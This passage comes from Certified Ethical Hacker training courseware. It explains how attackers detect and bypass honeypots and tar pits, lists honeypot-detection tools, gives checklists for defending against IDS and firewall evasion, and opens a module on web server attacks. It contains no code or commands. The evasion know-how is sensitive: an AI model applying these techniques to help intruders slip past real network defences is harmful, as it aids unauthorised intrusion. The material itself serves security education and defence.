All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can determine the presence of honeypots by probing the services running on the system. Attackers use honeypot detection systems or methods to identify the honeypots installed on the target network. They craft malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS). Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot. Once they detect honeypots, attackers try to bypass them so that they can focus on targeting the actual network. Tools to detect honeypots include Send-safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*).

Note: Attackers can also defeat honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and trap attackers. Honeypots lure attackers into performing malicious activities, and this attack information provides insights into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is a legitimate one or a honeypot is essential to compromise the network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some techniques used to identify, detect, and defeat various honeypot infrastructures are discussed below:

- **Detecting the presence of Layer 7 Tar Pits**: Tar pits are security entities that are similar to honeypots, which are designed to respond slowly to incoming requests. They slow down unauthorized attempts of hackers. Layer 7 tar pits react slowly to incoming SMTP commands by attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.
- **Detecting the presence of Layer 4 Tar Pits**: Layer 4 tar pits manipulate the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switch to a zero-window size, blocking the attacker from sending further data. This connection cannot be terminated by the attacker, as no data is transferred to the target machine. Layer 4 tar pits such as Labrea can be identified by the attacker by analyzing the TCP window size, where the tar pit continuously acknowledges incoming packets even though the TCP window size is reduced to zero.
- **Detecting the presence of Layer 2 Tar Pits**: If an attacker launches an attack from the same network, the issue of Layer 2 arises. Layer 2 tar pits are used to block the network penetration of the attacker who gains access to the network as well as to prevent internal threats. The attacker can detect the presence of this daemon by looking at the responses with the unique MAC address 0:0:f:ff:ff:ff, which acts as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.
- **Detecting Honeypots running on VMware**: VMWare is a commercially available virtual machine that is used to launch multiple instances of an OS simultaneously. These virtual machines can be configured with various virtual machine resources such as CPU, memory, disks, I/O devices, etc. Owing to its numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE standards for the current range of MAC addresses assigned to VMWare Inc., an attacker can identify the presence of VMWare-based honeypots.
- **Detecting the presence of Honeyd Honeypot**: Honeyd is a widely used honeypot daemon. It is used to create thousands of honeypots easily. It is a network-simulated and service-simulated honeypot deployment engine. This honeyd honeypot can respond to a remote attacker who tries to contact the SMTP service with fake responses.




Figure 12.57: Honeyd fake response

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods (SYN proxy behavior). The following figure shows the difference between a response to a normal computer and the response of honeyd honeypot to a manual SYN request sent by an attacker.





Figure 12.58: Response to SYN request by normal computer vs. Honeyd Honeypot

- **Detecting the presence of User-Mode Linux (UML) Honeypot**: User-Mode Linux is an open-source software under GNU, which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.
- **Detecting the presence of Sebek-based Honeypots**: Sebek is a server/client-based honeypot application that captures the rootkits and other malicious malware that hijacks the read() system call. Such honeypots record all the data accessed via reading () call. Attackers can detect the existence of Sebek-based honeypots by analyzing the congestion in the network layer, as Sebek data communication is usually unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.
- **Detecting the presence of Snort_inline Honeypot**: Snort_inline is a modified version of Snort IDS that is capable of packet manipulation. It can rewrite rules in the iptables and is mainly used in GenII (2nd generation) honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.
- **Detecting the presence of Fake AP**: Fake access points are those that create fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly note the presence of fake AP.
- **Detecting the presence of Bait and Switch Honeypots**: Bait and switch honeypots actively participate in security mechanisms that are employed to respond quickly to incoming threats and malicious attempts. They redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of such honeypots by looking at specific TCP/IP parameters such as the Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot Detection Tools

Attackers user honeypot detection tools such as Send-Safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*) to detect honeypots in the target organizational networks.

- **Send-Safe Honeypot Hunter**

  Source: *http://www.send-safe.com*

  Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots."

  Features:

  - Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
  - Checks several remote or local proxylists at once
  - Can upload "Valid proxies" and "All except honeypots" files to FTP
  - Can process proxylists automatically in every specified period
  - May be used for usual proxylist validating as well

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.59: Screenshot of Send-Safe Honeypot Hunter


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques used by attackers to bypass network security perimeters such as IDS, firewalls, and honeypots to enter target networks. It is necessary to deploy and configure these security mechanisms securely to avoid attacks. This section discusses various countermeasures and best practices for hardening such network security perimeters.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against IDS Evasion

- Shut down switch ports associated with known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS.
- Ensure that IDS normalize fragmented packets and allow those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems, routers, etc.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regularly update the antivirus signature database.
- Use a traffic normalization solution at the IDS to protect the system from evasions.
- Store the attack information (attacker IP, victim IP, timestamp) for future analysis.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Firewall Evasion

- The firewall should be configured such that the IP address of an intruder should be filtered out.
- Set the firewall rule set to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID.
- Configure a remote syslog server and adopt strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigate all suspicious log entries found.
- By default, disable all FTP connections to or from the network.
- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator about firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall rule set and configuration files.
- Schedule regular firewall security audits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


This module discussed different IDS, IPS, firewall, and honeypot concepts and solutions. It also described various techniques for bypassing IDS and firewalls. In addition, it illustrated various IDS/firewall evasion tools. Further, it explained how to detect and defeat honeypots. Finally, it ended with a detailed discussion of various countermeasures to be adopted to prevent IDS/Firewall evasion attempts by threat actors.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform web server hacking to gain valuable information such as credit card numbers and passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 13:
Hacking Web Servers



Module Objectives


Most organizations consider their web presence to be an extension of themselves. Organizations maintain websites associated with their business on the World Wide Web to establish their web presence. Web servers are a critical component of web infrastructure. A single vulnerability in web server configuration may lead to a security breach on websites. Therefore, web server security is critical to the normal functioning of an organization.

This module starts with an overview of web server concepts. Subsequently, it provides insight into various w b-server attacks, attack methodologies, and attack tools. Later, the module describes countermeasures against web server attacks, patch management, and security tools.

At the end of this module, you will be able to do the following:

- Describe web server concepts
- Perform various web server attacks
- Describe web server attack methodology
- Use different web server attack tools
- Apply web server attack countermeasures
- Describe patch management concepts
